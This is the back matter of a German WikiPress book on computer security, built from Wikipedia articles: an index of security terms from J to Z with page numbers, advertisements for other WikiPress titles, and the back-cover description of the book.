IPsec 188, 257
ISDN 108, 180, 256

## J

Jaschan, Sven 69
Javascript 31, 42, 52, 90, 96, 109, 184, 196, 224
Java (Programmiersprache) 42, 219

## K

Kazaa 54, 65
Kennwort 13, 83, 134, **286**
Kerberos 240
Kerckhoffs, Auguste 268, 313
Kerckhoffs-Prinzip 268
Kernel 114, 257
Keylogger 73, **82,** 234, 288
KGB-Hack 161, 177, **224**
Killfile 192
KISS-Prinzip 251
Knoppix 25
Koch, Karl 161, 180, 224
Kompromittierung 21
Kopierschutz **120,** 129, 171
Kryptoanalyse 268, 271, **272,** 281, 286, 292, 293, 309, 317
Kryptografie 90, 129, 140, 258, **267,** 271, 272, 281
Kryptologie 136, 140, 267, **271,** 272, 286, 311

## L

Lightweight Directory Access Protocol 141
Linkvirus 30, **46**
Linux 24, 58, 61, 80, 85, 89, 105, 257
Local Area Network 23, 94, 183, 227, 254, 256
Logfile 97, 163, 190
Loveletter 60, **62,** 169

## M

MAC-Adresse 244, 253
Mac OS X 24, 104, 105
Mail Transfer Agent 194, 206
Makro 23, 47
Makrovirus **47,** 51
Malware **21,** 22, 60, 61, 72, 73, 75, 78, 96, 100, 124
Man-In-The-Middle-Angriff 213, **227,** 279, 280, 322
Manipulation 47, 123, 195
Master Boot Record 29, 45, 48
MD5 259, 321
Medosch, Armin 181
Merkle, Ralph 278
Microsoft 12, 13, 26, 59, 60, 61, 65, 66, 67, 68, 70, 98, 109, 113, 114, 116, 122, 124, 129, 187, 210, 223, 254, 319
Microsoft Windows 23, 43, 49, 51, 53, 56, 61, 65, 68, 70, 73, 80, 89, 102, 103, 108, 113, 114, 170, 223, 257, 277
MIRC 54, 60, 63
Mitnick, Kevin 180, 229
Morris, Robert Tappan 40, 60, 180
Mozilla 26, 126, 133, 148, 165, 233
MP3 56, 129
MS-RPC 91
MTE 41
Müller, Klaus-Rainer 14
Müller-Maguhn, Andy 162
Multipurpose Internet Mail Extensions 184, 188
Mydoom 61, **65,** 69, 210
MySQL 218

## N

Napster 129
National Center for Supercomputing Applications 318
Netsky 59, 69
Network Address Translation 91, 93
Network News Transfer Protocol 322
Netzwerkprotokoll 60, 95, 239, 257
Netzwerksicherheit 87
Neumann, John von 40
Next-Generation Secure Computing Base 114
Nigeria-Connection 192, 203
NSA 269

## O

Öffentlicher Schlüssel 135, 149, 152, 257, 269, 277
One-Time-Pad 282
Online Certificate Status Protocol 153
OpenPGP 136, 142, 279
Open Relay 194, 197
Open Source 126, 135, 155, 168, 177, 180, 186, 289
OSI-Referenzmodell 89, 239, 244, 251, 319

## P

Paketfilter 57, 58, 82, 87, 89, 90, 91, 94, 95, 98, 105, 257
Palladium **113,** 114, 123
Passwort 11, 74, 168, 212, 228, 257, 271, 286, 290, 293
Patch 26, 56, 70, 226
Peer-To-Peer 49, 50, 54, 61, 65
Personal Firewall 27, 56, 57, 63, 75, 89, **94**
PGP **134,** 140, 146, 150, 186, 277
Phishing 155, 170, 193, 229, **230,** 288
Phreaking 180, **213,** 229, 230
PKCS 151, 152
PKI **140,** 150
Platform for Privacy Preferences **133**
Point-to-Point Protocol 108, 239, 254, 257
POP3 91, 185, 226
Port 64, 69, 70, 89, 92, 95, 101, 206
Port Based Network Access Control **255**
Poulsen, Kevin 180
Pretty Good Privacy. Siehe PGP
Privater Schlüssel 152, 269
Privatkopie 121, 131
Proof-of-Concept 252
Proprietär 168
Proxy 77, 91, 92, 106, 202
Prüfsumme 84, 250, 254, 257, 259, 266
Public-Key-Infrastruktur 136, 137, **140,** 149, 152
Pufferüberlauf 179

## Q

Quelltext 135, 168, 290

## R

Rabin-Kryptosystem 279, 280
Race Condition 179
RADIUS 241, 252, 253, 254, 255
RAM/Random Access Memory 61
Raymond, Eric S. 180
RC4 240, 248, 250, 252, 253, 277, **290,** 319
Rechnernetz 21, 22, 50, 87, 89, 94, 108, 170, 181, 254, 256, 259, 284
Referrer 190
Registration Authority 141
Reguläre Ausdrücke 85
Rejewski, Marian 309
Remote Procedure Call 52, 70
Replay-Attacke 257, 320
Request for Comments 101, 150, 187, 319
Reverse Engineering 171, 173
Revokation 140
Rijmen, Vincent 277
Ritchie, Dennis 180
Rivest, Roland L. 277, 279, 290
Roberts, Lawrence 182
Root 84, 218, 226
Rootkit 72, **83**
Röttgers, Janko 181
Router 50, 87, 98, 101, 227
RPC/DCOM-Dienst 70
RSA 117, 134, 135, 269, 270, 271, 279, 280, 282, 290, 321, 322
Rubiks Würfel 118
Ryan, Thomas J. 40

## S

S/MIME 186, 279
Sandbox 96

Sasser 59, **68,** 95, 99
Scherbius, Arthur 295
Schlüssel 117, 120, 136, 152, 248, 255, 276, 277, 281, 292
Schmidt, Hans-Thile 310
Schneier, Bruce 14, 277, 289
Schulzki-Haddouti, Christine 19
Schumacher, Markus 14, 174
SCO Group 59, 66, 67, 210
SEAL 291
Secure Shell 89, 228, 257, 279, 291
Secure Sockets Layer 228
Security through Obscurity 97, 290
Selbstdatenschutz **154**
Sen, Evrim 174, 181
Sender Policy Framework 187, 206
Sendmail 13, 60
Serial Line Internet Protocol 239
Session 165
Session Initiation Protocol 322
Shamir, Adi 279
Shannon, Claude 268
Short Message Service 48
Sicherheitslücke 52, 70, 99, 212, 215
Signaturgesetz 186
SIM-Karte 49
Simple Mail Transfer Protocol. Siehe SMTP
Skriptkiddie 95, 169, **170,** 173, 175
Skriptsprache 23, 105, 171, 222, 231
Slipstreaming 103
SMS 48
SMTP 50, 60, 91, 100, 183, 185, 194, 196, 199, 206, 319, 322
Smurf-Attacke **215**
Sniffer 73, 74
Sobig.F **64,** 65
Social Engineering 13, 51, 52, 57, 170, 180, 212, **228,** 230, 237, 272
Spam 82, 85, 90, 134, 182, 186, **188,** 189, 211, 235
SpamAssassin 85, 207
Spamfilter **85,** 90, 104, 195
Spamgourmet 195
Spoofing 155, 213
Spyware 21, 95, 99, 100, **106,** 107, 154
SQL-Injektion **215,** 223
SSL **318**
Stallman, Richard 180
Stateful Inspection 91, 97
Steganographie 90, 267
Stephenson, Neal 268
Stoll, Clifford 14, 174, 177, 225
Strawpoll 190
SubSeven 75, 169
SUID 226
Symmetrisches Kryptosystem 137, **276,** 277, 282, 320
SYN-Flood 209

## T

T-Hack 162
TCG 113, 117, 123, 130
TCP 70, 101, 213, 319
TCPA 75, 113, 117, **122,** 123, 126
Technische Kompromittierung 13, 100, 312
Teergrube 197
Temporal Key Integrity Protocol 251, **253**
Thompson, Ken 180
TKIP 252, 253
TLS **318**
Tomlinson, Ray 182
Top Level Domain 66
Torvalds, Linus 180
TPM 116, **117,** 125, 130
Transmission Control Protocol. Siehe TCP
Transport Layer Security 150, 254, 257, **318**
Trojanisches Pferd 21, 22, 48, 70, **72,** 76, 80, 82, 84, 95, 100, 109, 168, 170, 193, 206, 232, 234
Tron 161, 180
Trusted Computing Group. Siehe TCG
Trusted Computing Platform Alliance. Siehe TCPA
Trusted Platform Module. Siehe TPM
Trust Center 143
TSR-Virus **47**
Turing, Alan 311, 312
Twofish 277, 282

## U

UCE 12, 66, 86, 163, 186
Unsolicited Bulk Email 12, 66, 163, 186, 205
URI 167
URL 162, 233
URL Spoofing 222
Usenet 104, 135, 188, 189, 222
User Datagram Protocol 65

## V

Validierungsdienst 141
Van-Eck-Phreaking 214
VeriSign 149
Verschiebechiffre 284
Verschlüsselung 20, 120, 134, 142, 228, 247, 251, 256, 267, 271, 276, 277, **281,** 286, 290, 295, 310
Vertraulichkeit 11, 20, 142
Virenscanner 47, 57, 90, 110
Virtual Private Network 90, 103, 251, **256**
Visual Basic Script 42, 47
VoIP 190
Vorratsdaten-speicherung 16, **156**
VPN 251, **256**

## W


W32.Blaster 52, 59, 61, 69, **70,** 95, 210
W32.Sobig.F@mm **64**
W32.Sysser **68**
Web-Bug **163**
Web of Trust 135, **136,** 142
WEP 240, **247,** 251, 252, 253, 255, 291
Wernéry, Steffen 161, 162
Whitelist 197
Wi-Fi Protected Access 239, 240, **251,** 255
Williamson, Malcolm 278
Wired Equivalent Privacy. Siehe WEP
Wireless LAN 212, 227, **239,** 247, 250, 251, 252, 253, 254, 255, 256, 291
WLAN **239**
World Wide Web Consortium 133
Wörterbuchangriff 252, 287, 289, 292, **293**
WPA 253

## X

X.509 141, 142, 144, **150,** 320
XOR 260, 290
XSS **222**

## Z

Zertifikat 118, 137, 149, 152, 228, 233, 257, 320
Zertifikatsperrliste 151, **152**
Zertifizierungsstelle **149**
Zimmermann, Phil 134
Zorn, Werner 183
Zuse, Konrad 162
Zyklische Redundanzprüfung 240, 254, **259**





***Wikipedia – Das Buch***
***Mit der DVD-ROM Wikipedia 2005/2006***
WikiPress 1
272 Seiten + 1 DVD-ROM
ISBN 3-86640-001-2
9,90 €

»Lies kritisch!« – »Sei mutig!« – »Mach mit!«: Wikipedia ist und bleibt faszinierend! Dieses Buch ist das erste vollständige Handbuch über die rasant wachsende, freie Online-Enzyklopädie. Es informiert ausführlich über die Hintergründe und enthält einen umfassenden Referenzteil. Alle Texte wurden von erfahrenen Wikipedianern zusammengestellt und zeigen auch Neulingen den Weg in eine neue enzyklopädische Ära. »Wikipedia – das Buch« gibt somit auch einen Anreiz, sich in dem offenen Projekt zu engagieren.

## *Sonnensystem*

Das Sonnensystem fasziniert die Menschen bereits seit Zehntausenden von Jahren. Aus diesen Zeiten stammen die ersten Beobachtungen der erdnahen Planeten, des Erdmondes und der Sonne selbst. Die Positionen dieser Himmelskörper waren bis in die vergangenen Jahrhunderte umstritten. Gerade in den letzten Jahrzehnten wurde eine ungeheure Fülle an Informationen zu den Planeten und Monden gewonnen. Immer bessere Teleskope und Raumsonden bieten ein immer detaillierteres Bild des Sonnensystems und seiner Planeten, Monde, Asteroiden und Kometen. Dieses Buch stellt diese neuen Erkenntnisse über die Himmelskörper umfassend dar.


Sonnensystem
Fakten, Geschichte, Erforschung
WikiPress 6
ISBN 3-86640-006-3
9,90 €




## *Färöer*


Die Färöer gehören für uns zu den unbekanntesten Regionen Europas. Die im Mittelalter entdeckte und besiedelte Inselgruppe ist, wie Grönland, eine gleichberechtigte Nation innerhalb des Königreichs Dänemark. Sie liegt im Nordatlantik zwischen den britischen Inseln, Norwegen und Island und hat durch ihre Abgeschiedenheit eine ganz eigene Kultur mit vielfältigen Besonderheiten entwickelt. Dieses Buch soll dem Leser die Färöer mit all ihren Facetten näherbringen. Es enthält detaillierte geographische Beschreibungen, Episoden der färöischen Geschichte und Porträts färöischer Persönlichkeiten.

Färöer
Geographie, Geschichte, Kultur
WikiPress 2
ISBN 3-86640-002-0
9,90 €



## *Friedensnobelpreisträger*


Dieses Buch über sämtliche Friedensnobelpreisträger seit 1901 liest sich wie eine Geschichte der Konflikte und Krisen des 20. und 21. Jahrhunderts. Martin Luther Kings riskanter Kampf gegen den Rassismus, Willy Brandts mutiges Eintreten für eine entspannte Ostpolititk oder amnesty internationals anhaltendes Engagement für die Einhaltung der Menschenrechte: Die Geschichte des Friedensnobelpreises ist reich an Beispielen interessanter Biographien und Hintergrundberichte im Spannungsfeld der großen globalen Themen der Zeitgeschichte.




**Friedensnobelpreisträger**
Geschichte, Personen, Organisationen
WikiPress 10
ISBN 3-86640-010-1
9,90 €

## *Robben*

Robben bestechen durch ihr niedliches Aussehen und wecken den Beschützerinstinkt des Menschen, außerdem sind sie aufgrund ihrer Lebensweise im Meer geheimnisvoll und spannend. Auf der einen Seite wurden die Tiere in den vergangenen Jahrhunderten grausam gejagt, auf der anderen stellen einige Arten selbst gefährliche Jäger dar, deren Opfer vor allem Pinguine sind. Wie die 33 verschiedenen Robbenarten aussehen, wie sie sich ernähren und fortpflanzen und wo sie vorkommen, wird in diesem Buch umfassend und kenntnisreich beschrieben.




**Robben**
Verbreitung, Lebensweise, Artenschutz
WikiPress 5
ISBN 3-86640-005-5
8,90 €

## *DTP professionell*


Wie gestalte ich eine Seite? Welche Satzprogramme gibt es auf dem Markt? Wie erstelle ich ein druckfähiges PDF, und welche Möglichkeiten bieten XML-basierte Druckvorlagen?

Dieses Handbuch bietet konzentrierte, aktuelle Informationen für alle, die sich beruflich oder im Rahmen einer Ausbildung mit den Themen Desktop Publishing, Bildbearbeitung, Farbmanagement und Druckvorstufe beschäftigen. Der Schwerpunkt liegt dabei auf modernen Techniken, geltenden Standards (Normen) und den Entwicklungen in naher Zukunft, wie der automatisierten Erstellung von Druckvorlagen mit XML.


DTP professionell
Grundlagen, Standards, Perspektiven
WikiPress 9
ISBN 3-86640-009-8
9,90 €

## *Hip Hop*


Rapper und Scratcher, Breakdancer und Graffiti-Künstler, DJs und MCs: Die vor rund 30 Jahren in den amerikanischen Ghettos entstandene Subkultur des Hip Hop hat sich längst zum Massenphänomen entwickelt. Ihre Symbole und Ausdrucksformen sind zu selbstverständlichen Alltagserscheinungen geworden. Die Szene hat ihre Top Stars zu Millionären gemacht, doch nach wie vor erfindet sich der Hip Hop ständig neu: Produktionen mit rein kommerziellem Kalkül stehen aktuelle innovative Entwicklungen gegenüber. Dieses Buch verfolgt die aufregende Geschichte des Hip Hop sowie die Entwicklung einzelner Künstler.




Hip Hop
Kultur, Musik, Geschichte
WikiPress 3
ISBN 3-86640-003-9
9,90 €

## *Antarktis*


Bereits lange vor der Entdeckung der Antarktis im Jahre 1820 gab es Theorien über einen unbekannten und geheimnisvollen Südkontinent namens »Terra australis«, wo paradiesische Zustände herrschen sollten. Mit der Erforschung wurde diese Vorstellung jedoch durch eine eisige und unwirtliche Realität ersetzt, die sich lebensfeindlicher und unbequemer als alle bislang bekannten Regionen der Welt präsentierte. Das Buch berichtet über diesen Lebensraum, seine Bewohner und die Menschen, die sich der Herausforderung Antarktis stellen. Es bietet gleichermaßen spannende und faszinierende Fakten über den sechsten und unbekanntesten Kontinent der Erde.




Antarktis
Geographie, Geschichte, Natur
WikiPress 4
ISBN 3-86640-004-7
9,90 €

## *Fahrräder*

Für viele Menschen ist das Fahrrad ein Alltagsgegenstand, den sie wie selbstverständlich benutzen. Spätestens jedoch, wenn irgendetwas nicht funktioniert, macht man sich Gedanken über die Funktionsweise der Teile. Dieses Buch ist keine Reparaturanleitung, sondern erklärt die vielfältigen Fahrradtypen sowie den Aufbau von Schaltungen, Bremsen und Beleuchtungen. Auf das wichtigste Zubehör – von der Packtasche bis zur Luftpumpe – wird ebenso eingegangen wie auf Fahrradwerkzeug und die passende Bekleidung. Doch nicht nur die Technik wird dem Leser leicht verständlich näher gebracht, er findet auch Tipps zu Radtouren quer durch ganz Deutschland.




Fahrräder
Technik, Typen, Praxis
WikiPress 8
ISBN 3-86640-008-X
8,90 €

Viren, Würmer, Trojaner – Computer sind heute einer Vielzahl von virtuellen Angriffen ausgesetzt. Hinzu kommen E-Mail-Betrügereien wie das Phishing, bei dem sensible Daten erfragt werden, sowie wenig harmlose Scherze, die als Hoaxes bezeichnet werden, oder auch einfach massenweise Spammails.

All diese Gefahren werden in diesem Buch beschrieben und zugleich zeigt es die Möglichkeiten auf, mit denen sich der Nutzer des Computers vor den Attacken schützen kann, vom Spamfilter über die Antivirensoftware bis zu den Themen Firewall und Verschlüsselung.

WIKIPEDIA
*Die freie Enzyklopädie*

Die Inhalte dieses WikiPress-Buchs entstammen der deutschsprachigen Wikipedia, der freien Enzyklopädie. Autoren der Wikipedia verzichten grundsätzlich auf ein persönliches Honorar. WikiPress unterstützt mit einem Teil der Erlöse dieses Buchs die Wikipedia und ihre Schwesterprojekte durch finanzielle Zuwendungen an den Verein »Wikimedia Deutschland – Gesellschaft zur Förderung Freien Wissens e.V.« (http://www.wikimedia.de).

ISBN-10 3-86640-007-1
ISBN-13 978-3-86640-007-8
9 783866 400078
€ 7.90 [D] € 8.20 [A]

WikiPress erscheint in der Zenodot Verlagsgesellschaft mbH. Weitere Informationen unter http://www.zenodot.de.